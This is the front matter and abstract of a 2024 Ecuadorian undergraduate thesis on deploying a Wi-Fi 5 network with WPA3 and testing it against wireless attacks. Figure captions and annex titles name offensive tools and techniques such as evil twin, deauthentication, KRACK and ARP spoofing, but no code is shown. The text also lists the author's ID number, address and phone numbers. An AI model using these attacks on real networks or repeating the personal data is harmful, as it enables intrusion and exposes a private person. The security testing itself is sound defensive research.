



UNIVERSIDAD TÉCNICA DEL NORTE

FACULTAD DE INGENIERÍA EN CIENCIAS APLICADAS

CARRERA DE INGENIERÍA EN ELECTRÓNICA Y REDES DE COMUNICACIÓN

“DISEÑO E IMPLEMENTACIÓN DE UNA RED INALÁMBRICA WI-FI 5 CON EL PROTOCOLO DE AUTENTICACIÓN WPA3 PARA UN POSTERIOR ANÁLISIS DE VULNERABILIDADES EN EL CAMPUS UNIVERSITARIO DE LA UNIVERSIDAD TÉCNICA DEL NORTE”

TRABAJO DE GRADO PREVIO A LA OBTENCIÓN DEL TÍTULO DE INGENIERO EN ELECTRONICA Y REDES DE COMUNICACIÓN

AUTOR: HERNÁNDEZ RAMÍREZ CRISTIAN SEBASTIÁN

DIRECTOR: MSC. CARLOS ALBERTO VÁSQUEZ AYALA

Ibarra – Ecuador

2024



**UNIVERSIDAD TÉCNICA DEL NORTE
BIBLIOTECA UNIVERSITARIA**

**AUTORIZACIÓN DE USO Y PUBLICACIÓN
A FAVOR DE LA UNIVERSIDAD TÉCNICA DEL NORTE**

IDENTIFICACIÓN DE LA OBRA

En cumplimiento del Art. 144 de la Ley de Educación Superior, hago la entrega del presente trabajo a la Universidad Técnica del Norte para que sea publicado en el Repositorio Digital Institucional, para lo cual pongo a disposición la siguiente información:

DATOS DE CONTACTO			
CÉDULA DE IDENTIDAD:	100383641-6		
APELLIDOS Y NOMBRES:	Hernández Ramírez Cristian Sebastián		
DIRECCIÓN:	Otavalo, Salinas 3-59 entre Bolívar y Roca		
EMAIL:	cshernandezr@utn.edu.ec		
TELÉFONO FIJO:	062921561	TELÉFONO MÓVIL:	0991971238

DATOS DE LA OBRA	
TÍTULO:	“Diseño e implementación de una red inalámbrica Wi-Fi 5 con el protocolo de autenticación WPA3 para un posterior análisis de vulnerabilidades en el campus universitario de la Universidad Técnica del Norte”
AUTOR:	Hernández Ramírez Cristian Sebastián
FECHA DE APROBACIÓN:	24/01/2024
PROGRAMA:	<input checked="" type="checkbox"/> PREGRADO <input type="checkbox"/> POSGRADO
TÍTULO POR EL QUE OPTA:	Ingeniero en Electrónica y Redes de Comunicación
ASESOR /DIRECTOR:	Ing. Fabián Geovanny Cuzme Rodríguez, MSc Ing. Carlos Alberto Vásquez Ayala, MSc

CONSTANCIAS

El autor manifiesta que la obra objeto de la presente autorización es original y se la desarrolló, sin violar derechos de autor de terceros, por lo tanto, la obra es original y que es el titular de los derechos patrimoniales, por lo que asume la responsabilidad sobre el contenido de la misma y saldrá en defensa de la Universidad en caso de reclamación por parte de terceros.

Ibarra, a los 24 días del mes de enero de 2024

EL AUTOR:

.....
Hernández Ramírez Cristian Sebastián



UNIVERSIDAD TÉCNICA DEL NORTE
FACULTAD DE INGENIERÍA EN CIENCIAS APLICADAS

CERTIFICACIÓN

MAGÍSTER CARLOS VÁSQUEZ, DIRECTOR DEL PRESENTE TRABAJO
DE TITULACIÓN CERTIFICA:

Que el presente trabajo de Titulación: "DISEÑO E IMPLEMENTACIÓN DE UNA RED
INALÁMBRICA WI-FI 5 CON EL PROTOCOLO DE AUTENTICACIÓN WPA3
PARA UN POSTERIOR ANÁLISIS DE VULNERABILIDADES EN EL CAMPUS
UNIVERSITARIO DE LA UNIVERSIDAD TÉCNICA DEL NORTE" Ha sido
desarrollado por el señor Hernández Ramírez Cristian Sebastián bajo mi supervisión.

Es todo cuanto puedo certificar en honor a la verdad.

A handwritten signature in blue ink, consisting of several overlapping loops and strokes, positioned above a dotted line.

.....
MSc. Carlos Alberto Vásquez Ayala
DIRECTOR

DEDICATORIA

Este trabajo está dedicado con todo mi corazón a mi querido hermano Joshua que, aunque no te encuentres con nosotros eres parte fundamental en mi vida, cuidándonos desde el cielo.

A mis padres Vinicio y Loli que siempre estuvieron ahí día a día apoyándome, brindando su amor y apoyo incondicional y siempre queriendo lo mejor para mí, guiándome en mi camino con sus valores y por confiar en mí en este proceso tan difícil pero hermoso de conseguir, este logro a dedicado a ustedes.

A mis abuelitas Tere y Mariana que han sido un pilar fundamental en este trayecto dándome ánimos y apoyo todos los días.

A mis hermanas Tere, Estefanía y Angie las cuales son únicas y muy especiales en mi vida. A mis sobrinos sobre todo a Jan que es muy importante para mí y le quiero como un hermanito menor.

A mis primos y demás familiares que con su apoyo se pudo conseguir este logro profesional.

AGRADECIMIENTOS

Primero agradecer a Dios por darme las fuerzas necesarias para conseguir esta meta en mi vida y no dejarme dar por vencido incluso cuando existieron momentos muy difíciles en este camino.

Quiero agradecer a todos los docentes de la carrera de Ingeniería En Electrónica y Redes de Comunicación, siendo cada uno una pieza fundamental en este proceso y de manera más profunda a mi director de trabajo de grado, el MSc. Carlos Vásquez y a mi asesor, el MSc. Fabián Cuzme los cuales supieron brindarme su tiempo y consejos valiosos siendo claves para la culminación de mi trabajo de grado.

De igual manera a mis padres por la paciencia de soportarme estos años, pero al final lo cumplí para ustedes.

A mis amigos con los que empezamos este largo camino, pero sirvió para forjar una amistad duradera y verdadera.

¡Gracias a todos!

ÍNDICE DE CONTENIDO

DEDICATORIA	IV
AGRADECIMIENTOS	V
RESUMEN	XXVII
ABSTRACT	XXIX
1. CAPÍTULO 1: ANTECEDENTES	1
1.1. Problema	1
1.2. Objetivos	2
<i>1.2.1. Objetivo General</i>	2
<i>1.2.2. Objetivos Específicos</i>	2
1.3. Alcance	3
1.4. Justificación	4
2. CAPÍTULO 2: MARCO TEÓRICO	7
2.1. Organismos de Normalización	7
<i>2.1.1. Comisión Federal de Comunicaciones (FCC)</i>	7
<i>2.1.2. Unión Internacional de Telecomunicaciones-Radiocomunicaciones</i>	8
<i>2.1.3. Instituto de Ingenieros Eléctricos y Electrónicos (IEEE)</i>	8
<i>2.1.4. Alianza Wi-Fi</i>	8
<i>2.1.5. Organización Internaciones de Normalización (ISO)</i>	9
2.2. Redes Inalámbricas	9
<i>2.2.1. Ancho de Banda vs Rendimiento</i>	10

2.2.2.	<i>Banda Estrecha y Espectro Ensanchado</i>	10
2.2.3.	<i>Dispositivos de 802.11</i>	11
2.2.4.	<i>Topologías de Redes Inalámbricas</i>	13
2.2.5.	<i>Sistema de Integración (IS)</i>	15
2.2.6.	<i>Sistema de Distribución (DS)</i>	16
2.3.	Conjunto de Servicios 802.11	17
2.3.1.	<i>Identificador de Conjunto de Servicios (SSID)</i>	17
2.3.2.	<i>Conjunto de Servicios Básicos (BSS)</i>	18
2.3.3.	<i>Área de Servicio Básico (BSA)</i>	19
2.3.4.	<i>Identificador de Conjunto de Servicios Básicos (BSSID)</i>	20
2.3.5.	<i>Identificador Múltiple de Conjunto de Servicios Básicos</i>	20
2.3.6.	<i>Conjunto de Servicios Extendidos (ESS)</i>	22
2.4.	802.11AC (Wi-Fi 5)	23
2.4.1.	<i>Multiplexación por División de Frecuencias Ortogonales (OFDM)</i>	24
2.4.2.	<i>Multiple Input Multiple Output (MIMO)</i>	24
2.4.3.	<i>Beamforming</i>	26
2.5.	Conceptos de Diseño WLAN	26
2.5.1.	<i>Diseño de Cobertura WLAN</i>	26
2.6.	Ataques Inalámbricos, Monitoreo y Política de Intrusiones	30
2.6.1.	<i>Ataques Inalámbricos</i>	30
2.6.2.	<i>Monitoreo de Intrusiones</i>	32

2.6.3.	<i>Políticas de Seguridad Inalámbrica</i>	32
2.7.	Conceptos Básicos de Seguridad 802.11	33
2.7.1.	<i>Privacidad de Datos e Integridad</i>	34
2.7.2.	<i>Autenticación, Autorización y Contabilidad (AAA)</i>	34
2.7.3.	<i>Seguridad Robusta</i>	35
2.7.4.	<i>Métodos de Autenticación en Redes Inalámbricas</i>	36
2.7.5.	<i>Protocolos de Seguridad Inalámbrica</i>	43
2.7.6.	<i>Vulnerabilidades de WPA2</i>	48
2.7.7.	<i>WPA2 vs WPA3</i>	49
3.	CAPÍTULO 3: DESARROLLO EXPERIMENTAL	52
3.1.	Metodología de la Investigación	52
3.2.	Estado Actual de la Red	52
3.3.	Requerimientos de la Red Inalámbrica	55
3.3.1.	<i>Conexión a la Red Troncal</i>	57
3.3.2.	<i>Estándar</i>	59
3.3.3.	<i>Rendimiento</i>	59
3.3.4.	<i>Área de Cobertura</i>	63
3.3.5.	<i>Número de Nodos</i>	65
3.3.6.	<i>Seguridad de la Red</i>	65
3.3.7.	<i>Roaming</i>	66
3.3.8.	<i>Crecimiento a Futuro</i>	67

3.3.9.	<i>Vulnerabilidades</i>	68
3.4.	Diseño de la Red Inalámbrica	72
3.4.1.	<i>Diseño de Topología de Red</i>	73
3.4.2.	<i>Diseño Físico de la Red Inalámbrica Wi-Fi 5</i>	74
3.4.3.	<i>Diseño Lógico de la Red Inalámbrica Wi-Fi 5</i>	83
3.4.4.	<i>Direccionamiento de la Red Inalámbrica</i>	84
3.4.5.	<i>Simulación de la Red Inalámbrica</i>	87
3.4.5.	<i>Instalación y configuración del servidor RADIUS</i>	109
3.4.6.	<i>Parámetros para la Simulación de la Red Inalámbrica</i>	124
3.4.7.	<i>Resultados de la Simulación</i>	125
3.4.8.	<i>Criterios de Seguridad de la Red Inalámbrica</i>	133
3.4.9.	<i>Contramedidas a Vulnerabilidades</i>	134
3.4.10.	<i>Recomendaciones para el Acceso a la Red</i>	136
4.	CAPÍTULO 4: PRUEBAS DE FUNCIONAMIENTO	139
4.1.	Configuración del Wireless LAN Controller	139
4.2.	Vulnerabilidades	146
4.2.1.	<i>Primera vulnerabilidad</i>	147
4.2.2.	<i>Segunda vulnerabilidad</i>	151
4.2.3.	<i>Tercera vulnerabilidad</i>	153
4.2.4.	<i>Cuarta vulnerabilidad</i>	156
4.2.5.	<i>Quinta vulnerabilidad</i>	157

4.2.6. <i>Sexta vulnerabilidad</i>	158
4.2.7. <i>Séptima vulnerabilidad</i>	159
4.2.8. <i>Octava vulnerabilidad</i>	160
4.2.9. <i>Novena vulnerabilidad</i>	162
4.2.10. <i>Décima vulnerabilidad</i>	164
4.2.11. <i>Undécima vulnerabilidad</i>	167
4.3. Resistencia y contramedidas para WPA3	169
CONCLUSIONES Y RECOMENDACIONES	172
Conclusiones	172
Recomendaciones	174
BIBLIOGRAFÍA	176
ANEXO 1 Ataque de Reinstalación de Claves (KRACK)	180
ANEXO 2 Ataque de Fuerza Bruta Basado en Handshake	185
ANEXO 3 Ataque de Gemelo Malvado (Twin Evil)	191
ANEXO 4 Ataque de Suplantación (Rogue AP)	202
ANEXO 5 Ataque de Diccionario y Fuerza Bruta	206
ANEXO 6 Ataque de Desautenticación y Desasociación	212
ANEXO 7 Ataque de Inyección y Manipulación de Tráfico	217
ANEXO 8 Ataque de Inundación de Tramas beacon/probe	220
ANEXO 9 Ataque de Captura y Reenvío	224
ANEXO 10 Ataque de Sniffer de Paquetes	228

ANEXO 11 Ataque de Suplantación MAC.....	235
ANEXO 12 Cisco Catalyst 9800-40 Wireless Controller.....	238
ANEXO 13 Cisco C9115axi-A.....	238

ÍNDICE DE FIGURAS

Figura 1 Comparación entre banda estrecha y espectro ensanchado.....	11
Figura 2 Clasificación de las redes inalámbricas.....	14
Figura 3 (a) Red inalámbrica con un AP. (b) Red ad hoc.....	15
Figura 4 Red troncal Ethernet 802.3.....	17
Figura 5 SSID.....	17
Figura 6 BSS.....	18
Figura 7 BSA.....	19
Figura 8 BSSID.....	20
Figura 9 Incremento de direcciones BSSID.....	21
Figura 10 BSSIDs.....	21
Figura 11 ESS con roaming continuo.....	22
Figura 12 ESS con roaming nómada.....	23
Figura 13 Representación de subportadoras ortogonales.....	24
Figura 14 MU-MIMO usando una combinación de formación de haces y dirección nula para múltiples clientes en paralelo.....	25
Figura 15 Tecnología Beamforming.....	26
Figura 16 Relación señal/ruido.....	28
Figura 17 Recomendaciones SNR.....	29
Figura 18 Protocolo RADIUS.....	39
Figura 19 Autenticación basada en EAP.....	40
Figura 20 EAP-TLS.....	42
Figura 21 EAP-PEAP-TLS.....	42
Figura 22 WPA3.....	46
Figura 23 Modelo jerárquico UTN.....	54

Figura 24 Topología física FICA-UTN	58
Figura 25 Topología lógica FICA-UTN	58
Figura 26 Clientes simultáneos FICA.....	60
Figura 27 Contador de clientes sobre el tiempo	60
Figura 28 Tipo de tráfico en la red	61
Figura 29 Puntos de acceso en la FICA.....	64
Figura 30 Parámetros de seguridad.....	66
Figura 31 Software InSSIDer	67
Figura 32 Canales de frecuencia 5GHz	67
Figura 33 Topología de red.....	73
Figura 34 Cisco Catalyst 9800-40 Wireless Controller	76
Figura 35 Cisco C9115axi-A	78
Figura 36 Intel® Dual Band Wireless-AC 7265	80
Figura 37 Alfa Network AWUS036NHA	80
Figura 38 TP-Link AX55.....	82
Figura 39 Strix GL753VD	83
Figura 40 Simulación de red UTN.....	87
Figura 41 Servidor DHCP.....	88
Figura 42 Direccionamiento servidor Radius	89
Figura 43 Activación de servicio AAA	89
Figura 44 Creación de usuarios en el servidor Radius.....	90
Figura 45 Direccionamiento del WLC 1 y 2.....	90
Figura 46 Direccionamiento de la PC de gestión del WLC.....	91
Figura 47 Gestión del WLC.....	92
Figura 48 Configuración del WLC	92

Figura 49 Configuración de red Enterprise para conexión con el servidor Radius	93
Figura 50 Resumen de configuraciones	94
Figura 51 Ingreso al WLC	94
Figura 52 WLC	95
Figura 53 Interfaces del WLC	95
Figura 54 Nueva Interfaz	96
Figura 55 Configuración de la interfaz	96
Figura 56 Interfaz creada	97
Figura 57 Interfaces creadas	97
Figura 58 Configuración de WLANs.....	97
Figura 59 Configuración WLAN de Eduroam	98
Figura 60 Configuración de la seguridad WLAN de estudiantes	98
Figura 61 Servicios AAA de WLAN estudiantes	99
Figura 62 Configuración avanzada de WLAN de estudiantes.....	99
Figura 63 WLANs creadas	100
Figura 64 Creación de VTP server y VLANs en el Switch	100
Figura 65 Interfaces troncales del switch	101
Figura 66 Configuración VTP en switches secundarios y enlaces troncales.....	102
Figura 67 Configuración del AP	103
Figura 68 WLANs emitidas por el AP.....	103
Figura 69 Configuración interfaz gigabit 0/0/0 del router	104
Figura 70 Configuración interfaz gigabit 0/0/1 del router	104
Figura 71 Configuración interfaz gigabit 0/0 y gigabit 0/1 del router y sus interfaces	105
Figura 72 Creación de pools de direcciones en el router	106
Figura 73 Configuración dispositivo inalámbrico para VLAN FICA-Wireless.....	107

Figura 74 IP por DHCP para EDUROAM	107
Figura 75 Configuración dispositivo inalámbrico para VLAN FICA-Wireless.....	108
Figura 76 IP por DHCP para FICA-Wireless	108
Figura 77 Sistema actualizado	109
Figura 78 Instalar servidor WEB Apache.....	110
Figura 79 Instalación de PHP y complementos	110
Figura 80 Versión de PHP	110
Figura 81 Complementos para repositorios	111
Figura 82 Instalación de claves para MariaDB.....	111
Figura 83 Repositorio MariaDB	111
Figura 84 Instalación MariaDB	111
Figura 85 Ingreso a MariaDB	112
Figura 86 Versión de la base de datos	112
Figura 87 Creación de la base de datos radius.....	113
Figura 88 Instalación de freeradius.....	113
Figura 89 Creación de tablas dentro de freeradius	113
Figura 90 Verificación de la base de datos creada.....	114
Figura 91 Tablas creadas en la base de datos radius.....	114
Figura 92 Enlace de archivo sql.....	115
Figura 93 Configuración de líneas de configuración.....	115
Figura 94 Configuración de archivo sql	115
Figura 95 Permisos para archivo sql.....	116
Figura 96 Estado de servidor freeradius	116
Figura 97 Repositorio para daloradius.....	117
Figura 98 Creación de tablas en daloradius	117

Figura 99 Enviar daloradius a otro directorio	117
Figura 100 Permisos	118
Figura 101 Configuración de archivo daloradius.config.php	118
Figura 102 Reinicio de servidor freeradius.....	118
Figura 103 Habilitar puertos en el sistema	119
Figura 104 Ingreso credenciales daloradius en Firefox	119
Figura 105 Inicio daloradius	120
Figura 106 Creación de NAS.....	120
Figura 107 Creación de nuevos usuarios	121
Figura 108 Logs del cliente creado.....	121
Figura 109 Logs del cliente	122
Figura 110 Logs del cliente	122
Figura 111 Configuración del AP para servidor Radius.....	123
Figura 112 Cliente conectado	123
Figura 113 Potencia de la señal	125
Figura 114 Cobertura segunda planta	126
Figura 115 Cobertura tercera planta	126
Figura 116 Cobertura cuarta planta	127
Figura 117 Cobertura quinta planta	128
Figura 118 Ancho de canal 20MHz.....	129
Figura 119 Iperf máquina servidor Windows con 20MHz.....	129
Figura 120 Iperf máquina cliente Linux con 20MHz	129
Figura 121 Ancho de canal 40MHz.....	130
Figura 122 Iperf máquina servidor Windows con 40MHz	130
Figura 123 Iperf máquina cliente Linux con 40MHz	130

Figura 124 Ancho de canal 80MHz.....	131
Figura 125 Iperf máquina servidor Windows con 80MHz.....	131
Figura 126 Iperf máquina cliente Linux con 80MHz.....	131
Figura 127 Ancho de canal 160MHz.....	132
Figura 128 Iperf máquina servidor Windows con 160MHz.....	132
Figura 129 Iperf máquina cliente Linux con 160MHz.....	133
Figura 130 WLC.....	139
Figura 131 AP's FICA.....	140
Figura 132 Información AP's.....	140
Figura 133 Información nueva red.....	141
Figura 134 Seguridad nueva red.....	142
Figura 135 Parámetros de la nueva red.....	142
Figura 136 Parámetros finales de la nueva red.....	143
Figura 137 Creación de la nueva red.....	143
Figura 138 Grupo de WLAN en la FICA.....	144
Figura 139 Conexión a la nueva red en laptop.....	144
Figura 140 Ingreso de credenciales.....	145
Figura 141 Conexión a la nueva red en celular.....	145
Figura 142 Conexión exitosa.....	146
Figura 143 Información de la nueva red.....	146
Figura 144 Dependencias faltantes.....	147
Figura 145 Construcción del script.....	147
Figura 146 Compilación de instancias.....	148
Figura 147 Creación del entorno virtual.....	148
Figura 148 Cambio de permisos.....	148

Figura 149 Verificación de interfaz inalámbrica	149
Figura 150 Configuración del archivo hostapd.....	149
Figura 151 Cambio de SSID	149
Figura 152 Cambio de canal	149
Figura 153 Cambio de contraseña	149
Figura 154 Creación de la nueva red falsa.....	150
Figura 155 Inicio del script.....	150
Figura 156 Dispositivo con WPA3 no vulnerable	151
Figura 157 Tarjeta de red modo monitor	151
Figura 158 Auditoría de redes	151
Figura 159 Selección de objetivo.....	152
Figura 160 Desautenticación de objetivo.....	152
Figura 161 Dispositivos asociados	152
Figura 162 Obtención de credenciales.....	153
Figura 163 WPA3 resistente	153
Figura 164 Inicio airgeddon.....	153
Figura 165 Selección de tarjeta de red.....	154
Figura 166 Menú de Evil Twin.....	154
Figura 167 Exploración de objetivos	155
Figura 168 Escaneo de redes	155
Figura 169 Objetivo no vulnerable	155
Figura 170 Inicio wifiphisher	156
Figura 171 Imposible de obtención de credenciales.....	156
Figura 172 Herramienta fern wifi cracker	157
Figura 173 Selección de objetivo.....	157

Figura 174 Escaneo de redes	158
Figura 175 Dispositivos asociados	158
Figura 176 Creación de blacklist	159
Figura 177 MAC de dispositivo asociado.....	159
Figura 178 Ejecución de ataque.....	159
Figura 179 Interfaz de red.....	160
Figura 180 Ejecución de ataque.....	160
Figura 181 Ejecución de mdk3	161
Figura 182 Inundación de tramas.....	161
Figura 183 Inicio de herramienta.....	162
Figura 184 Selección de objetivos	162
Figura 185 Objetivos	163
Figura 186 Envenenamiento de ARP.....	163
Figura 187 Intercepción de credenciales	163
Figura 188 Conexión a la red WPA3.....	164
Figura 189 Herramienta ettercap	164
Figura 190 Herramienta mitmdump	165
Figura 191 Ejecución de las herramientas	166
Figura 192 Página degradada	166
Figura 193 Wireshark con el filtro de HTTP	167
Figura 194 Obtención de credenciales.....	167
Figura 195 MAC permanente	167
Figura 196 MAC cambiada.....	168
Figura 197 Clonación de repositorio de Krack-Attacks	180
Figura 198 Actualización e instalación de paquetes necesarios	180

Figura 199 Directorio de los scripts.....	181
Figura 200 Cambio de permisos	181
Figura 201 Cópia de archivos	181
Figura 202 Compilación del código fuente.....	182
Figura 203 Configuración del archivo hostapd.conf	182
Figura 204 Ejecución del código	183
Figura 205 Código en ejecución en cliente no vulnerable.....	183
Figura 206 Código en ejecución en cliente no vulnerable.....	184
Figura 207 Código en ejecución en cliente vulnerable.....	184
Figura 208 Configuración contraseña router con WPA2.....	185
Figura 209 Redes disponibles	185
Figura 210 Herramienta airodump-ng	186
Figura 211 Archivos creados de la captura de datos	186
Figura 212 Captura de datos en Wireshark.....	187
Figura 213 Datos de la red “Red_Cristian”	187
Figura 214 Resumen de la red “Red_Cristian”.....	187
Figura 215 Logs de la red “Red_Cristian”.....	187
Figura 216 Auditoría de la red “Red_Cristian”	188
Figura 217 Herramienta aireplay-ng.....	188
Figura 218 Captura del handshake.....	189
Figura 219 Captura del protocolo EAPoL en Wireshark.....	189
Figura 220 Herramienta aircrack-ng.....	190
Figura 221 Descifrado de contraseña.....	190
Figura 222 Instalación “Airgeddon”	191
Figura 223 Herramienta “Airgeddon”	191

Figura 224 Instalación herramientas opcionales.....	192
Figura 225 Selección de interfaz	192
Figura 226 Interfaz wlan0 en modo monitor	193
Figura 227 Selección de ataque evil twin	193
Figura 228 Redes inalámbricas disponibles.....	194
Figura 229 Red con seguridad WPA3	194
Figura 230 Selección de red con seguridad WPA3	194
Figura 231 Ataque de desautenticación	195
Figura 232 Modo persecución DoS	195
Figura 233 Opciones de la herramienta	195
Figura 234 Ataque de desconexión.....	196
Figura 235 Captura de handshake.....	196
Figura 236 Archivo de guardado .cap.....	196
Figura 237 Ruta de guardado.....	197
Figura 238 Idioma para el portal cautivo.....	197
Figura 239 Activación de AP falso.....	198
Figura 240 Configuración de DHCP	198
Figura 241 Desautenticación del cliente	198
Figura 242 Información control.....	198
Figura 243 Configuración de DNS	199
Figura 244 Configuración del servidor web	199
Figura 245 Herramienta airgeddon	199
Figura 246 (a) Red falsa (b) Portal cautivo.....	200
Figura 247 Información del ataque evil twin.....	201
Figura 248 Archivos de captura de contraseña.....	201

Figura 249 Captura de contraseña	201
Figura 250 Herramienta wifiphisher	202
Figura 251 Redes inalámbricas disponibles.....	202
Figura 252 Red “TESIS_CH”	203
Figura 253 Opciones de wifiphisher	203
Figura 254 Opción de actualización de firmware en wifiphisher	203
Figura 255 Desautenticación y desasociación de la red	204
Figura 256 (a) Emisión de la red falsa (b) Página de actualización de firmware	204
Figura 257 (a) Ingreso de contraseña (b) Supuesta actualización de firmware	205
Figura 258 Contraseña obtenida	205
Figura 259 Clonación de repositorio cupp.....	206
Figura 260 Inicio de cupp	206
Figura 261 Ingreso de datos para cupp	207
Figura 262 (a) Creación del diccionario (b) Diccionario terminado	207
Figura 263 Directorio de cupp	208
Figura 264 Contraseñas creadas	208
Figura 265 Herramienta Crunch	208
Figura 266 Fern Wi-Fi Cracker	209
Figura 267 Inicialización del software.....	210
Figura 268 Obtención de credenciales con FWC	211
Figura 269 Herramienta airodump-ng	212
Figura 270 Red con WPA3.....	212
Figura 271 Escaneo de red.....	213
Figura 272 Auditoría de red.....	213
Figura 273 Envío de tramas para desautenticación	213

Figura 274 Tarjeta de red modo monitor	213
Figura 275 Airodump-ng	214
Figura 276 Redes disponibles en el canal 11	214
Figura 277 Dispositivos inalámbricos conectados al AP.....	214
Figura 278 Creación de la lista negra	215
Figura 279 MAC para bloqueo	215
Figura 280 Ataque de desautenticación con mdk3	215
Figura 281 Dispositivo afectado	216
Figura 282 Bettercap.....	217
Figura 283 Redes disponibles	217
Figura 284 Hosts disponibles.....	218
Figura 285 Objetivo para el ARP Spoofing.....	218
Figura 286 Página de redireccionamiento	218
Figura 287 DNS Spoofing	219
Figura 288 Activar el DNS	219
Figura 289 Ataque	219
Figura 290 Redirección de página	219
Figura 291 Instalación mdk3	220
Figura 292 Mdk3 opciones	220
Figura 293 Mdk3 opciones para inundación de beacon	221
Figura 294 Tarjeta de red en modo monitor	221
Figura 295 Herramienta mdk3 con inundación de 1000 tramas beacon.....	222
Figura 296 Redes aleatorias creadas con mdk3	222
Figura 297 Redes aleatorias creadas con mdk3	223
Figura 298 Redes aleatorias creadas con mdk3	223

Figura 299 Ettercap.....	224
Figura 300 Inicio de sniffing	224
Figura 301 Hosts disponibles en la red	225
Figura 302 Hosts y direcciones MAC.....	225
Figura 303 Selección de objetivos	226
Figura 304 Ataque de ARP	226
Figura 305 Víctimas del ARP	226
Figura 306 Obtención de credenciales.....	227
Figura 307 Tabla ARP	228
Figura 308 Direcciones IP	228
Figura 309 Herramienta ettercap	229
Figura 310 MAC cambiadas	230
Figura 311 Mitmproxy.....	230
Figura 312 Mitmdump.....	230
Figura 313 Regla de iptables	231
Figura 314 Google Chrome	231
Figura 315 Microsoft Edge	232
Figura 316 Internet Explorer.....	232
Figura 317 Página web no segura	233
Figura 318 Credenciales	233
Figura 319 Wireshark sniffer de paquetes	234
Figura 320 Texto plano.....	234
Figura 321 Información sobre interfaces de red	235
Figura 322 Direcciones MAC de las interfaces de red	235
Figura 323 Modo monitor wlan1	236

Figura 324 Filtrado de dispositivo con la MAC del AP	236
Figura 325 Dispositivos asociados al AP	236
Figura 326 Cambio de dirección MAC.....	237
Figura 327 Verificación de MAC	237
Figura 328 Vuelta a la dirección MAC original	237

ÍNDICE DE TABLAS

Tabla 1 Potencia de señal recibida.....	27
Tabla 2 Tipos de ataques a redes inalámbricas	31
Tabla 3 Comparación de los estándares de seguridad y certificaciones	36
Tabla 4 Vulnerabilidades de WPA2.....	48
Tabla 5 Comparativa de vulnerabilidades de WPA2 y WPA3	50
Tabla 6 Tabla de requerimientos.....	55
Tabla 7 Número de estudiantes FICA.....	59
Tabla 8 Ancho de banda.....	62
Tabla 9 Especificaciones técnicas del Cisco Catalyst 9800-40 Wireless Controller.....	74
Tabla 10 Especificaciones técnicas del access point	77
Tabla 11 Especificaciones técnicas de la tarjeta de red Intel® Dual Band Wireless-AC 7265	79
Tabla 12 Especificaciones técnicas de la tarjeta de red Alfa Network AWUS036NHA.....	79
Tabla 13 Especificaciones técnicas de TP-Link AX55.....	81
Tabla 14 Distribución de VLANs	84
Tabla 15 Direccionamiento de la red IPv4.....	84
Tabla 16 Direccionamiento de la red IPv6.....	86
Tabla 17 Parámetros de simulación	124
Tabla 18 Resumen de ataques.....	168

RESUMEN

El presente proyecto trata sobre el diseño e implementación de una red inalámbrica Wi-Fi5 con el protocolo de autenticación WPA3 en la Facultad de Ingeniería en Ciencias Aplicadas, la elección de 802.11ac como estándar es para proporcionar una mayor velocidad y capacidades de transmisión en diferentes anchos de banda que permite el protocolo respondiendo así a las demandas crecientes de conectividad en entornos académicos, este estudio servirá para lograr establecer este protocolo en toda Universidad Técnica del Norte y demostrar la fortaleza de la integridad y privacidad que brinda WPA3 en las redes inalámbricas respecto a su antecesor, siendo que se tiene una capa extra de protección frente a ataques cibernéticos y vulnerabilidades existentes.

Una vez llevado a cabo la etapa de diseño e implementación de la red Wi-Fi5 con WPA3, se llevará a cabo un exhaustivo análisis de vulnerabilidades en el campus universitario teniendo como principal objetivo identificar los posibles puntos débiles de la red inalámbrica evaluando la resistencia existente ante ataques potenciales, se examinan escenarios de ataques, como suplantación de identidad, ataques de fuerza bruta y posibles filtraciones de datos, explorando así áreas de mejora en la configuración o actualización en las políticas de seguridad actuales implementadas, garantizando así la integridad y disponibilidad de los servicios en la comunidad universitaria.

WPA3 introduce el modo de autenticación SAE, también conocido como Dragonfly, que utiliza criptografía de curva elíptica para garantizar que las contraseñas permanezcan confidenciales incluso durante el proceso de autenticación. WPA3 refuerza la seguridad en las redes abiertas o públicas mediante el uso de cifrado individualizado, dado que cada dispositivo tiene su propio cifrado único evitando que los datos sean interceptados por otros usuarios en la misma red. Por consiguiente, con los resultados obtenidos a través de las diferentes pruebas de ataques realizados es concluyente que WPA3 es inmune al 98% de los

posibles ataques o vulnerabilidades encontradas en WPA2. Dado que el protocolo de autenticación WPA3 representa un gran avance en autenticación y cifrado respecto a su predecesor.

ABSTRACT

The present project deals with the design and implementation of a Wi-Fi 5 wireless network with the WPA3 authentication protocol at the Faculty of Applied Science Engineering. The choice of the 802.11ac standard aims to provide higher speed and transmission capabilities across different bandwidths, thereby meeting the growing demands for connectivity in academic environments. This study will serve to establish this protocol throughout the Technical University of the North and demonstrate the strength of integrity and privacy that WPA3 provides in wireless networks compared to its predecessor. With an extra layer of protection against cyberattacks and existing vulnerabilities.

Once the design and implementation stage of the Wi-Fi 5 network with WPA3 is completed, an exhaustive vulnerability analysis will be conducted on the university campus. The primary objective is to identify potential weak points in the wireless network by evaluating its existing resistance against potential attacks. Various attack scenarios will be examined, including identity spoofing, brute-force attacks, and potential data leaks. This exploration aims to identify areas for improvement in the current security configuration or policies, ensuring the integrity and availability of services within the university community.

WPA3 introduces the SAE authentication mode, also known as Dragonfly, which utilizes elliptic curve cryptography to ensure that passwords remain confidential even during the authentication process. WPA3 enhances security in open or public networks by using individualized encryption, where each device has its unique encryption, preventing data interception by other users on the same network. Consequently, the results obtained from various conducted attack tests conclusively show that WPA3 is immune to 98% of possible attacks or vulnerabilities found in WPA2. As the WPA3 authentication protocol represents a significant advancement in authentication and encryption compared to its predecessor.

1. CAPÍTULO 1: ANTECEDENTES

1.1. Problema

En la actualidad las redes han ido creciendo de manera exponencial lo que ha provocado el incremento de más usuarios y más datos transportándose por los diferentes medios de transporte alámbricos e inalámbricos, por lo que tener comunicación hoy en día se ha vuelto indispensable tanto así que las personas envían y reciben diariamente información valiosa, ahora bien si nos enfocamos en el apartado inalámbrico se puede decir que tenemos mayor vulnerabilidad al envío y recepción de datos debido a que esta información es compartida por medio del aire lo que resulta que cualquier persona con conocimientos de redes pueda interceptar estos datos, por lo que existen protocolos de seguridad y autenticación para evitar este problema.

Si hablamos de protocolos de autenticación tenemos uno relativamente reciente y es el protocolo WPA3. Este protocolo mejoró el anterior protocolo de autenticación WPA2 utilizando los métodos de seguridad más recientes en esa época, eliminando de esta forma protocolos obsoletos instaurando el uso de marcos de gestión protegidos (PMF), fueron diseñados tomando en cuenta dos tipos de redes, la protección para redes domésticas y redes empresariales, siendo las primeras que ofrecen, mayor protección de contraseñas y las segundas ofrecen protocolos de mayor seguridad para las redes empresariales.

